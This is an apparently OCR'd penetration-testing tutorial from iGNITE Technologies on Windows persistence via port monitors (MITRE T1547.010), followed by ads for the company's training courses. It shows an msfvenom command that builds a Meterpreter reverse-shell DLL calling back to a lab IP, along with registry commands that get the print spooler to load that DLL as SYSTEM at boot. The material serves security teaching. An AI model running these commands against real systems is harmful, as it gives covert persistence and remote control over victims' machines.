iGNITE Technologies

WINDOWS

PERSISTENCE PORT MONITOR

www.hackingarticles.in

Contents

Introduction

The article **"Windows Persistence using Port Monitors"** explores a lesser-known but effective technique for maintaining unauthorized access on a compromised Windows system. Typically, systems use Port Monitors for printer-related tasks. However, attackers take advantage of them by loading malicious DLLs during system startup. As a result, they enable stealthy persistence. This method helps adversaries blend into normal system operations. In addition, it allows them to maintain access even after reboots.

Moreover, the article provides a practical walkthrough. It explains how this persistence mechanism functions. It also details how attackers can leverage it during post-exploitation scenarios.

Adversaries use port monitors to run attacker-supplied DLLs during system boot to achieve persistence or escalate privileges. They configure a port monitor using theAddMonitor API call, which sets a DLL to load at startup. Attackers place this DLL inC:\Windows\System32, and the print spooler service,spoolsv.exe, loads it when the system boots. Moreover, the spoolsv.exe process runs with SYSTEM-level permissions, which gives the attacker high-level access.

Mitre ID: T1547.010

Sub-technique of: T1547

Let's Check and try to perform this attack

Generate DLL Payload

In order to launch dll persistence attack, you need to execute the following command which will generate a malicious dll payload.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=4444 -f dll > raj.dll
```


```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=4444 -f dll > raj.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

Inject DLL Payload

Now, inject the malicious DLL file into the victim's machine inside the **/system32** directory using your Meterpreter session with administrative privileges. Afterward, execute the following command to modify the registry for printer driver installation.


```
upload /root/raj.dll .
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run\\ -v ignite -d
'C:\Windows\System32\netsh'
shell
reg add "hklm\system\currentcontrolset\control\print\monitors\ignite" /v "Driver" /d "raj.dll" /t REG_SZ
```

As you can see in the given below image that we have successfully changed the registry key.



Maintain Access

Now, in future when the attack will launch the listener for obtaining a reverse connection. So, as soon as the victim's machine get reboots the .dll file get active and the attacker will get meterpreter session due to Monitor DLLs that are loaded by spoolsv.exe for DLLs.



Follow this **Link** to know more on Windows Persistence.

Reference: https://attack.mitre.org/techniques/T1547/010/

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux